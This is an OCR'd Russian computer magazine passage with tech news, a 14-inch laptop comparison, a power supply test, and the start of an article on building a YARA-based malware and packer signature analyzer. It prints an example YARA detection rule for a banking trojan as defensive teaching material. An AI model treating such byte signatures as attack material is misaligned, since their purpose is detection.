Компания WEXLER, чьи устройства для чтения весьма популярны на российском рынке, не забывает и о тех, кого не привлекают плюсы технологии «электронных чернил». Компактный девайс, получивший название WEXLER.BOOK T5002, разработан на базе 5-дюймовой сенсорной TFT-матрицы с LED-подсветкой. Как ты понимаешь, дисплей данного ридера – цветной, и с него с легкостью можно читать в темноте или при плохом освещении. И, кстати, с WEXLER.BOOK T5002 можно не только читать (поддерживаются форматы ASCII, TXT, DOC,PDB,HTML,PDF, FB2), но и смотреть видео (WMV, RM, AVI, RMVB, 3GP, FLV, MP4, DAT, VOB, MPG, MPEG, MKV, MOV), изображения (JPEG, BMP, GIF), слушать музыку (MP3, WMA, APE, FLAC, AAC), радио или аудиокниги через встроенный динамик или через наушники. Однако, как известно, за подсветку и цвет обычно приходится расплачиваться непродолжительным временем работы устройства... В этом смысле у WEXLER все в полном порядке: TFT-матрица WEXLER.BOOK T5002 имеет очень низкое энергопотребление. При чтении полного заряда аккумулятора хватает более чем на 7 часов, при просмотре видео – более чем на 4 часа, при прослушивании аудио-файлов (при выключенном экране) – более чем на 25 часов. Управляется устройство при помощи сенсорного экрана – легким прикосновением руки или стилуса, который идет в комплекте. Для быстрого перехода между страницами на передней панели «книжки» размещены специально вынесенные кнопки. WEXLER.BOOK T5002 также оснащается датчиком пространственного положения G-сенсор, который позволяет одним движением руки менять положение станицы на экране от вертикального к горизонтальному и обратно. Одной из наиболее интересных характеристик новинки является также и ее цена – она составит всего 3499 руб. WEXLER.BOOK T5002 уже поступил в продажу, так что можешь начинать искать его на прилавках магазинов своего города.



ШКОЛА АВТОРСКИХ ПРАВ ОТ YOUTUBE




YouTube уже давно известен как рассадник повальной копирастии, где малейшее нарушение правил чаще всего приводит к бану аккаунта. Точнее — приводило. YouTube решил пересмотреть свою политику и донести до юзеров, что же именно они делают не так.
Отныне, если какой-то твой ролик уличат в нарушении чьих-либо авторских прав, тебя не забанят, а отправят... смотреть мультики. Это не шутка, проштрафившиеся юзеры отправляются в «Школу авторских прав YouTube» (Copyright shcool), где им будет предложено посмотреть обучающий мульт из серии Happy tree friends (!), а затем пройти простенькое тестирование, доказывая, что содержание ролика не прошло мимо мозга. После этого аккаунт будет разблокирован. Поржать и насладиться этим торжеством маразма можно прямо вот здесь: youtube.com/copyright_school. Субтитры на всех языках мира в комплекте.

Борьба с SMS-мошенниками больно ударила по карманам операторов связи. После введения новых правил доходы сотовых операторов от направления контент-услуг снизились на 15—30%.

АКУСТИКА DA 5000 PRO В РОССИИ



Долго, очень долго добиралась в «наши палестины» акустическая 5.1 система DA 5000 Pro от известной компании Edifier. На рынки Украины, Греции, Дании и других стран DA5000 Pro поступила еще пару лет тому назад и завоевала там огромную популярность. Секрет успеха данной модели заключается в следующем: во-первых, это более продвинутая версия базовой DA5000 (теперь сателлиты сделали деревянными и двухполосными), тоже имевшей большой успех, во-вторых, в новых сателлитах DA 5000 Pro легко опознать почти полную копию сателлитов другой популярной модели - C3. Их корпуса по-прежнему выполнены из листов MDF толщиной 9 мм, но если в случае C3 использовалась отделка под натуральное дерево, то в комплекте DA 5000 Pro она заменена обычной черной пленкой ПВХ. Благодаря этому система выглядит более благородно и уверенно. Добавим к перечисленному массивный деревянный сабвуфер, LED-дисплей с индикацией состояния регулировок, полноценный ДУ нового образца с большим набором настроек и предустановок, и FLASH-память для сохранения/запоминания настроек управления. Технические характеристики новинки таковы: выходная мощность фронтальных сателлитов — Вт (RMS) 2x12, выходная мощность тыловых сателлитов — Вт (RMS) 2x12, выходная мощность центрального канала — Вт (RMS) 12, выходная мощность сабвуфера — Вт (RMS) 60. Частотный диапазон сателлитов составляет 160-20000 Гц, частотный диапазон сабвуфера — 20-160 Гц. Входное сопротивление — 20 кОм . Уровень входного сигнала: 450 мВ. Рекомендованная цена DA 5000 Pro составляет $235.



Fortune сообщает, что руководство Twitter отклонило сразу несколько крупных предложений о покупке. Facebook якобы предлагал за Twitter $2 000 000 000 долларов, а Google — целых $10 000 000 000. Последняя цифра превышает стоимость компании почти вдвое.

МАССИРОВАННЫЙ УДАР ПО ПОКЕРУ

Для любителей азартных игр, похоже, наступила черная полоса. Мало того, что не дают поиграть в реале, так теперь добрались и до сетевых казино. Крупнейшие залы онлайн-покера (Pokerstars, Full Tilt Poker и Absolute Poker) внезапно прикрыли. Как оказалось, на Западе было начато уголовное расследование против руководства этих компаний. Выдвинутые обвинения впечатляют: тут и банковское мошенничество, и отмывание денег, и организация незаконных азартных игр, и многое другое. Всего по делу проходят одиннадцать человек, трое из которых уже были арестованы, а затем отпущены под залог (остальные находятся вне территории США). Сайты PokerStars и Full Tilt Poker обещают в скором времени разблокировать, но лишь для того, чтобы игроки смогли вернуть свои деньги, замороженные одновременно со счетами подследственных компаний. Контролировать процесс возврата средств будет независимый наблюдатель, которого выберут позднее. Третьему сайту — Absolute Poker — также была предложена возможность временной разблокировки домена, но руководство этого покер-рума пока не выразило особенного восторга по этому поводу.



Сергей Никитин



НОУТБУК ДЛЯ РАБОТЫ

Выбираем ноут с диагональю до 14''

Ассортимент моделей, представленных сегодня на рынке мобильных компьютеров, растет по экспоненте, и проблема выбора становится все сложнее. Но вне зависимости от того, требуется ли тебе стильный аксессуар или простая рабочая лошадка, основные критерии выбора остаются неизменными: производительность, время автономной работы, габариты, качество дисплея. Их мы и будем оценивать.

Методика тестирования

Для тестирования ноутбуков, приехавших к нам в лабораторию, мы применили специально подобранный набор тестов, из которого были исключены игровые приложения, так как диагональ экранов подопытных сегодня составляла не более 14 дюймов — особо не поиграешь. Поэтому для проверки быстродействия графических подсистем был использован классический бенчмарк 3DMark'06. Кроме того, мы применили тестовый пакет PCMark Vantage для оценки общей производительности системы, встроенные в архиваторы 7-Zip и WinRAR бенчмарки для оценки работы связки процессор-память, а также провели тест SuperPI, в процессе которого ноутбуки занимались крайне интересным делом — высчитывали число Пи с точностью до миллиона знаков после запятой. Длительность автономной работы мы проверили с помощью теста Battery Eater Pro, запущенного со следующими параметрами: сбалансированный режим энергопитания, включенный Wi-Fi и яркость экрана 40%. Качество дисплеев устройств было проверено колориметром: графики результатов наглядно дают понять, кто чего стоит.

Технологии

Весьма интересной тенденцией можно назвать широкое применение производителями гибридных видеоподсистем, состоящих из дискретных встроенных видеоплат. Первая отвечает за работу с игровыми и прочими приложениями, требующими мощных графических вычислений, а вторая работает в обычных условиях — например, при действиях в интернете и с офисными приложениями. Что нам дает такое разделение труда? Во-первых — пониженное энергопотребление, во-вторых — меньшее тепловыделение, а следовательно и меньший шум от работы системы охлаждения. В-третьих, такое оптимизированное разделение труда позволяет увеличить время работы ноутбука от аккумулятора. Так что выгоды очевидны.

В погоне за легкостью и изяществом корпуса можно забыть о том, за счет чего они обычно достигаются. А это весьма важные параметры — например, отсутствие оптического привода, только встроенная графика и применение процессора с пониженным энергопотреблением, что ведет к весьма печальным результатам в плане производительности.

Acer Aspire TimeLineX 3820T

26000 руб.

Технические характеристики:

Дисплей: 13.3"
Процессор: Intel Core i5-430M, 2266 МГц
ОЗУ: 4 Гб DDR3-1066
Видеоадаптер: ATI Mobility Radeon HD 5650, 1024 Мб, Intel GMA HD
Жесткий диск: 300 Гб
Габариты: 324x235x22 мм
Вес: 1.8 кг





Ноутбуки компании Acer хорошо известны пользователям своим привлекательным дизайном, удачно подобранными компонентами и невысокой ценой. Вот и модель Acer Aspire TimeLineX 3820T не стала исключением. В очень тонком и стильном корпусе этого ноутбука скрывается процессор Intel Core i5, а также целых два графических адаптера — дискретный и встроенный, так что проблем с производительностью в играх у тебя практически не будет. Это доказал и результат теста 3DMark'06, в котором Acer Aspire TimeLineX стал лидером. В других тестах этот ноутбук показал себя крепким середняком. На долговечности работы от батареи, кстати, решение с двумя видеоадаптерами также скажется только положительно. Любителей симметрии порадует, что верхняя и нижняя крышки имеют практически одинаковую толщину.



Правда, элегантная изящность корпуса во многом была достигнута за счет того, что внутри нет оптического привода. Конечно, можно приобрести внешний и так далее, но для многих отсутствие этого компонента может стать весьма неприятным сюрпризом.

ASUS U43Jc

39000 руб.

Технические характеристики:

Дисплей: 14"
Процессор: Intel Core i7-620M, 2666 МГц
ОЗУ: 4 Гб DDR3-1066
Видеоадаптер: NVIDIA GeForce 310M, 1024 Мб, Intel GMA HD
Жесткий диск: 500 Гб
Габариты: 344x241x32 мм
Вес: 2.18 кг



Мода на ноутбуки, выполненные в стиле «под карбон», видимо, прошла — теперь хорошим тоном считается продемонстрировать свою «зеленость» и приверженность идее защиты окружающей среды. Наверное поэтому ноутбук ASUS U43Jc отделан коричневым бамбуком. Нужно сказать, что получилось весьма симпатично. Внутри скрыты мощные компоненты: процессор Intel Core i7 и две видеоплаты — встроенная и дискретная NVIDIA, так что во всех тестах ASUS U43Jc стабильно был в тройке лидеров. Система двойного видео позволяет снизить нагрев и продлить время работы от аккумулятора. Из других компонентов стоит отметить наличие оптического привода и жесткого диска объемом в 0.5 Тб. Встроенная веб-камера снабжена специальным тумблером-выключателем, который не даст тебе случайно начать нежелательную трансляцию. Кроме того, эта модель показала хорошее время работы от батареи — 2.5 часа.



В процессе тестирования устройства были замечены неполадки с тачпадом — вместо простого передвижения курсора происходило выделение текста или области на экране. Был ли это брак или особенность, установить не удалось.


Dell Vostro 3300

24000 руб.

Технические характеристики:

Дисплей: 13.3"
Процессор: Intel Core i7-640M, 2800 МГц
ОЗУ: 4 Гб DDR3-1066
Видеоадаптер: NVIDIA GeForce 310M (1024 Мб), Intel GMA HD
Жесткий диск: 500 Гб
Габариты: 325x229x29 мм
Вес: 1.81 кг





Перефразируя известную крылатую фразу, можно сказать, что «в крепком корпусе ноутбука — крепкие компоненты», в смысле — хорошие. Это как раз про Dell Vostro 3300. При первом же взгляде на него становится ясно, что это надежное устройство, которое не подведет своего владельца. Подняв крышку, мы видим, что все выдержано в том же строгом, «крепком» стиле — и клавиатура, и дополнительные клавиши управления, и тачпад. Начинка столь же крепка: мощный процессор Intel Core i7, 4 Гб оперативной памяти, гибридная видеоподсистема и 0.5 Тб жесткий диск. Все вместе они обеспечили ноутбуку хорошие результаты в тестах, а тебе дадут возможность как работать, так и получать удовольствие от игр.



Несмотря на то, что батарея серьезно выдается за пределы корпуса, результат теста на автономную работу не слишком впечатляет. Система охлаждения довольно сильно шумит, но но это не результат эффективной работы — нагрев существенен. Корпус лишен изящества, но плюс это или минус — каждый решит для себя сам.

HP Pavilion dm4-1100

31000 руб.

Технические характеристики:

Дисплей: 14"
Процессор: Intel Core i5-520M, 2400 МГц
ОЗУ: 4 Гб DDR3-1066
Видеоадаптер: ATI Mobility Radeon HD 5470, 512 Мб, Intel GMA HD
Жесткий диск: 500 Гб
Габариты: 341x228x32 мм
Вес: 2 кг



Открыв крышку, мы увидели, что внутреннее пространство устройства от HP так же симпатично и немного необычно, как и его внешняя сторона — правда, уже благодаря отделке алюминием. Но разработка дизайна не отвлекла создателей от начинки: внутри ты найдешь становящуюся популярной систему из двух графических адаптеров (позволившую этому ноутбуку стать серебряным призером теста на длительность автономной работы) и процессор Intel Core i5 (который вкупе с остальными компонентами обеспечил уверенные средние результаты в испытаниях на производительность). Дисплей с диагональю 14 дюймов порадовал качеством картинки и яркостью, но колориметрический тест продемонстрировал отклонения от идеала. Весит устройство немало, зато внутри есть и оптический привод, и жесткий диск емкостью 500 Гб.



Любители отдельных дополнительных мультимедийных клавиш их тут не найдут, эти функции закреплены за рядом кнопок F1-F12 и активируются при нажатии клавиши Fn — придется привыкать и немного переучиваться.





Samsung SF410-S01

Технические характеристики:

Дисплей: 14"
Процессор: Intel Core i5-460M, 2530 МГц
ОЗУ: 4 Гб DDR3-1333
Видеоадаптер: NVIDIA GeForce 310M, 512 Мб, Intel GMA HD
Жесткий диск: 500 Гб
Габариты: 347x246x32 мм
Вес: 2.17 кг





Дизайнеры компании Samsung всегда уделяли много внимания внешнему виду своих устройств. Данный ноутбук также отлично выглядит и выделяется на фоне других моделей. Не отстают от дизайнеров и инженеры — часть разъемов закрыта резиновой крышечкой, предохраняющей от попадания пыли (во избежание потери каждая крышечка прикреплена к корпусу).
Samsung SF410-S01 не отстает от времени и имеет гибридную графическую систему — это, скорее всего, стало одним из факторов, которые привели его к победе в тесте на длительность работы от батареи. С таким спутником ты не заскучаешь в долгой дороге!



Производительность устройства находится на весьма среднем уровне. В поднятом состоянии верхняя крышка перекрывает отверстия для отвода горячего воздуха, вследствие чего и сама крышка, и часть клавиатуры существенно нагреваются в процессе работы.

Sony VPC-YA1V9R/B

Технические характеристики:

Дисплей: 11.6"
Процессор: Intel Core i3-380UM, 1333 МГц
ОЗУ: 4 Гб DDR3-1333
Видеоадаптер: Intel GMA HD
Жесткий диск: 500 Гб
Габариты: 290x202x25 мм
Вес: 1.5 кг




Ноутбук Sony оказался самым компактным в нашем тесте, диагональ его дисплея немногим меньше 12'', а вес всего 1.5 кг. Естественно, что при таких габаритах в нем установлен процессор с пониженным энергопотреблением — Intel Core i3-380UM, а вот наличие 1.5 Тб жесткого диска является приятным сюрпризом. Время автономной работы составило более двух часов, так что заскучать тебе с ним вряд ли успеется. Также нам понравилась эргономика ноутбука и его функциональность — все на своих местах, ничего лишнего.



На сегодня компактные устройства обязательно имеют недостатки, вытекающие из их небольших размеров. В данном ноутбуке они классические — отсутствие оптического привода, встроенная видеоплата и невысокие результаты в тестах на производительность.


Результаты тестов

PCMark Vantage, баллы




Ноутбук Sony оказался аутсайдером в этом тесте

3DMark06, баллы




Лидеры обозначились четко

WinRAR, Кб/с




Небольшая разница есть, она зависит от скорости процессора

7-Zip, баллы




Процессору ноутбука Sony не хватает мегагерцев

Super Pi, с



Чем меньше, тем лучше

Время работы, мин



Ноутбук Samsung лидер по длительности автономной работы

Выводы

Большие и маленькие, быстрые и не очень, вызывающе элегантные и классически строгие — в нашем сегодняшнем тесте были ноутбуки на любой вкус. Титул «Выбор редакции» получил Samsung SF410-S01 за высокую скорость и долгое время автономной работы, а победителем в номинации «Лучшая покупка» стал Acer Aspire TimeLineX 3820T, недорогой и удобный помощник во всех задачах.

Алексей Горбунов



ЗОЛОТАЯ ЖИЛА

Тестирование блока питания FSP AURUM GOLD 700 (AU-700)



Мощность: 700 Вт
Заявленный КПД: 87%
Количество линий +12V: 4
Максимальные токи по линиям: +3.3V — 28 А, +5V — 28 А, +12V1-V4 — 18 А, -12V — 0.5 А, +5Vsb — 3.5 А
Максимальная комбинированная нагрузка: +3.3V & +5V — 160 Вт, +3.3V & +5V & +12V1... & +12V4 — 672 Вт
Тип PFC: активный
Охлаждение: вентилятор 120 мм
Габариты: 150x140x86 мм
Вес: 1.9 кг
Цена: 3700 руб.

Золотая жила

Один из важнейших компонентов любой системы — это блок питания. И чем мощнее конфигурация, тем более жесткие запросы предъявляются к БП. Если речь идет об игровом ПК, то источнику питания приходится работать в тяжелых условиях серьезных нагрузок и высокой температуры окружения. При этом он должен выдавать напряжения по основным линиям в рамках допустимых отклонений, не перегреваться и не пугать окружающих воем своей системы охлаждения. По заверениям компании FSP, ее новая линейка блоков питания под названием AURUM (в переводе с латыни — золото) соответствует самым высоким стандартам. Мы решили проверить это на примере самого мощного из немодульных БП этой серии — AURUM GOLD 700.

Открываем и осматриваем

Виновник торжества поставляется в черной коробке с золотыми вставками, где также находятся краткая инструкция по применению, кабель питания, мягкие хомуты на липучке для проводов, винты для крепления БП и наклейка с лого FSP. Внешне AURUM GOLD 700 оформлен в том же золотисто-черном стиле — название семейства обязывает. Он принадлежит к стандартному (немодульному) типу блоков питания: из корпуса выходит ограниченный пучок проводов с разъемами для подключения компонентов системы — не прибавить, не отнять. С другой стороны, набора кабелей хватит для пары видеокарт с питанием по разъему 6+2 pin, семи устройств с коннектором SATA и четырех с Molex. Этого более чем достаточно для сборки игрового компьютера.
Мощность AURUM GOLD 700 составляет 700 Вт, заявленный КПД равен 87% (соответствует сертификату 80Plus Gold). При этом БП обеспечивает ток до 28 А по линиям +3,3V и +5V, а также до 18 А по каждой из четырех линий +12V. Охлаждается блок питания при помощи 120-миллиметрового вентилятора на гидродинамическом подшипнике, что обещает низкий уровень шума и долгий срок работы самого ветродуя.

Методика тестирования

Для тестов FSP AURUM GOLD 700 мы использовали специальный стенд D-RAM DBS-2200. Это устройство позволяет выставлять силу потребляемого тока для каждой из линий испытуемого блока питания. Суммарно можно задать до 850 Вт нагрузки на БП. При этом на панели индикации отображаются реальные значения напряжений по линиям.
Методика проведения тестов следующая. Выставив для линий +12V потребляемую мощность в 100 Вт, мы последовательно повышаем нагрузку на линиях +3.3V и +5V с шагом 20 Вт. Для каждого шага снимаем показатели с индикаторов напряжения. Далее потребляемая мощность на линиях +12V увеличивается до 200 Вт, и процесс повторяется заново. Пределы ограничиваются значениями максимальной комбинированной нагрузки FSP AURUM GOLD 700: по линиям +3.3V & +5V — 160 Вт, по +12V1... & +12V4 — 500 Вт.
В итоге получаем три таблички, в которых показаны процентные отклонения напряжений по каждой из основных линий: +3.3V, +5V, +12V. Чем ниже разница (меньше процент) между замеренным и эталонным значениями напряжения, тем лучше — значит, блок питания эффективно распределяет нагрузку и не дает проседаний. Для современного БП-стандарта ATX допустимыми считаются отклонения от 1% до 5%.

Золото или позолота?

Выдать FSP AURUM GOLD 700 золотую медаль будет не совсем честно. Завышенная по сравнению с конкурентами цена, отсутствие модульной системы подключения кабелей, а также пусть и негромкий, но все же присутствующий шум от работы при высокой нагрузке немного портят общее впечатление. Однако великолепные результаты тестов доказывают, что этот «золотой слиток» дросселей, конденсаторов и кабелей полностью оправдает потраченные на него средства, став надежной основной для современного игрового ПК.

Плюсы и минусы

+ Высокий КПД и сертификация 80 PLUS Gold
+ Практически идеальные результаты тестов
- Шум на уровне выше среднего
- Немодульное подключение
- Завышенная цена

Можно сказать, что блок питания продемонстрировал отличные показатели. Максимальные отклонения не превысили 3%, что с лихвой укладывается в требуемые по стандарту рамки. При малой и средней нагрузке корпус БП оставался чуть теплым, а шум от вентилятора не резал слух. Однако если твоя система будет выжимать из AURUM GOLD 700 все соки, то приготовься услышать, как он будет взывать к тебе из недр компьютерного корпуса. Правда, очень вероятно, что зов будет перекрываться кулером видеокарты или процессора.



Антон «Ant» Жуков



СИГНАТУРНЫЕ ДЕЛА

Анализатор файлов и антивирус — своими руками

Начальство поставило мне довольно интересную задачу. В сжатые сроки написать анализатор исполняемых файлов, который по сигнатурам умел бы находить тела вирусов и определять используемый упаковщик/криптор. Готовый прототип появился уже через пару часов.

Слово автора

Сразу хочу сказать, что это статья не про суровый реверсинг. И даже не про анализ малвари. Скорее я хотел бы поделиться опытом, как огромное количество открытых разработок позволяет быстро, буквально на коленке собрать прототипы систем, которые на начальных этапах вполне смогут справляться с поставленной задачей. Такого прототипа вполне может быть достаточно, чтобы оценить состоятельность разработки и понять, нужно ли двигаться в этом направлении вообще. Разработать прототип сигнатурного анализатора, который бы работал онлайн и мог быть дополнен новыми сигнатурами через веб-интерфейс, и стало моей задачей. Сначала предлагалось найти какие-то открытые базы сигнатур малвари, что оказалось довольно просто. Но обо всем по порядку.

Сигнатурный анализ

Поиск вредоносного объекта по сигнатурам — это то, что умеет любой антивирус. В общем случае сигнатура — это формализованное описание некоторых признаков, по которым можно определить, что сканируемый файл — это вирус и вирус вполне определенный. Тут есть различные методики. Как вариант — использовать сигнатуру, составленную из N байт вредоносного объекта. При этом можно сделать не тупое сравнение, а сравнение по некоторой маске (типа искать байты EB ?? ?? CD 13). Или задавать дополнительные условия вроде «такие-то байты должны находиться у точки входа в программу» и так далее. Сигнатура именно малвари — это частность. Точно так же описываются некоторые признаки, по которым можно определить, что исполняемый файл упакован тем или иным криптором или упаковщиком (например, банальным ASPack). Если ты внимательно читаешь наш журнал, то точно слышал о такой тулзе как PEiD, способной определять наиболее часто используемые упаковщики, крипторы и компиляторы (в базе есть большое количество сигнатур) для переданного ей PE-файла. Увы, новые версии программы давно не выходят, а недавно на официальном сайте и вовсе появилось сообщение, что дальнейшего развития у проекта не будет. Жаль, потому что возможности PEiD (особенно учитывая систему плагинов) вполне могли оказаться мне полезными. После

Конвертирование базы вирусных сигнатур в набор правил для YARA

недолгого анализа все-таки стало ясно, что это не вариант. Но покопавшись в англоязычных блогах, я быстро нашел то, что мне подошло. Проект **YARA** (code.google.com/p/yara-project).

Что такое YARA?

Я был с самого начала убежден, что где-то в Сети уже есть открытые разработки, которая бы взяли на себя задачу определения соответствия между некоторой сигнатурой и исследуемым файлом. Если бы я смог найти такой проект, то его легко можно было бы поставить на рельсы веб-приложения, добавить туда разных сигнатур и получить то, что от меня требовалось. План стал казаться еще более реальным, когда я прочитал описание проекта YARA. Сами разработчики позиционируют его как инструмент для помощи исследователям малвари в идентификации и классификации вредоносных семплов. Исследователь может создать описания для разного типа зловредов, используя текстовые или бинарные паттерны, в которых описываются формализованные признаки малвари. Таким образом получаются сигнатуры. По сути, каждое описание состоит из набора строк и некоторого логического выражения, на основе которого определяется логика срабатывания анализатора. Если для исследуемого файла выполняются условия одного из правил, он определяется соответствующим образом (к примеру, червь такой-то). Простой пример правила, чтобы понимать, о чем идет речь:

```
rule silent_banker : banker
{
   meta:
      description = "This is just an example"
      thread_level = 3
      in_the_wild = true

   strings:
      $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
      $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
      $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

   condition:
      $a or $b or $c
}
```

В этом правиле мы говорим YARA, что любой файл, который содержит хотя бы одну из строк-семплов, описанных в переменных $a, $b, $c, должен классифицироваться как троян silent_banker. И это очень простое правило. На деле рулесы могут быть гораздо сложнее (мы об этом поговорим ниже).
Об авторитете проекта YARA говорит уже даже список проектов, которые его используют, а это:

- **VirusTotal Malware Intelligence Services** (vt-mis.com);
- **jsunpack-n** (jsunpack.jeek.org);
- **We Watch Your Website** (wewatchyourwebsite.com).

Весь код написан на Python, причем пользователю предлагается как сам модуль для использования в своих разработках, так и просто исполняемый файл, чтобы юзать YARA как самостоятельное при-

Написание правила для упаковщика ASPack

ложение. В рамках своей работы я выбрал первый вариант, но для простоты в статье мы будем использовать анализатор просто как консольное приложение.
Немного покопавшись, я довольно быстро разобрался, как писать для YARA правила, а также как прикрутить к нему сигнатуры вирусов от бесплатного авера и упаковщиков от PEiD. Но начнем мы с установки.

Установка

Как я уже сказал, проект написан на Python'е, поэтому легко может быть установлен и на Linux, и на Windows, и на Mac. На первых порах можно просто взять бинарник. Если вызвать приложение в консоли, то получим правила для запуска.

```
$ yara
usage: yara [OPTION]... [RULEFILE]... FILE | PID
```

То есть формат вызова программы следующий: сначала идет имя программы, затем список опций, после чего указывается файл с правилами, а в самом конце — имя исследуемого файла (или каталога, содержащего файлы), либо идентификатор процесса. Сейчас бы по-хорошему объяснить, как эти самые правила составляются, но не хочу сразу грузить тебя сухой теорией. Поэтому мы поступим по-другому и позаимствуем чужие сигнатуры, чтобы YARA мог выполнять одну из поставленных нами задач — полноценное определение вирусов по сигнатурам.


Свой антивирус

Самый главный вопрос: где взять базу сигнатур известных вирусов? Антивирусные компании активно делятся такими базами между собой (кто-то более щедро, кто-то — менее). Если честно, я поначалу даже сомневался, что где-то в Сети кто-то открыто выкладывает подобные вещи. Но, как оказалось, есть добрые люди. Подходящая база из популярного антивируса ClamAV доступна всем желающим (clamav.net/lang/en). В разделе «Latest Stable Release» можно найти ссылку на последнюю версию антивирусного продукта, а также ссылки для скачивания вирусных баз ClamAV. Нас прежде всего будут интересовать файлы main.cvd (db.local.clamav.net/main.cvd) и daily.cvd (db.local.clamav.net/daily.cvd). Первый содержит основную базу сигнатур, второй — самую полную на данный момент базу с различными дополнениями. Для поставленной цели вполне хватит daily.cvd, в котором собрано более 100 000 слепков малвари. Однако база ClamAV — это не база YARA, так что нам необходимо преобразовать ее в нужный формат. Но как? Ведь мы пока ничего не знаем ни о формате ClamAV, ни о формате Yara. Об этой проблеме уже позаботились до нас, подготовив небольшой скриптик, конвертирующий базу вирусных сигнатур ClamAV в набор правил YARA. Сценарий называется clamav_to_yara.py и написан Мэтью Ричардом (bit.ly/ij5HVs). Скачиваем скрипт и конвертируем базы:

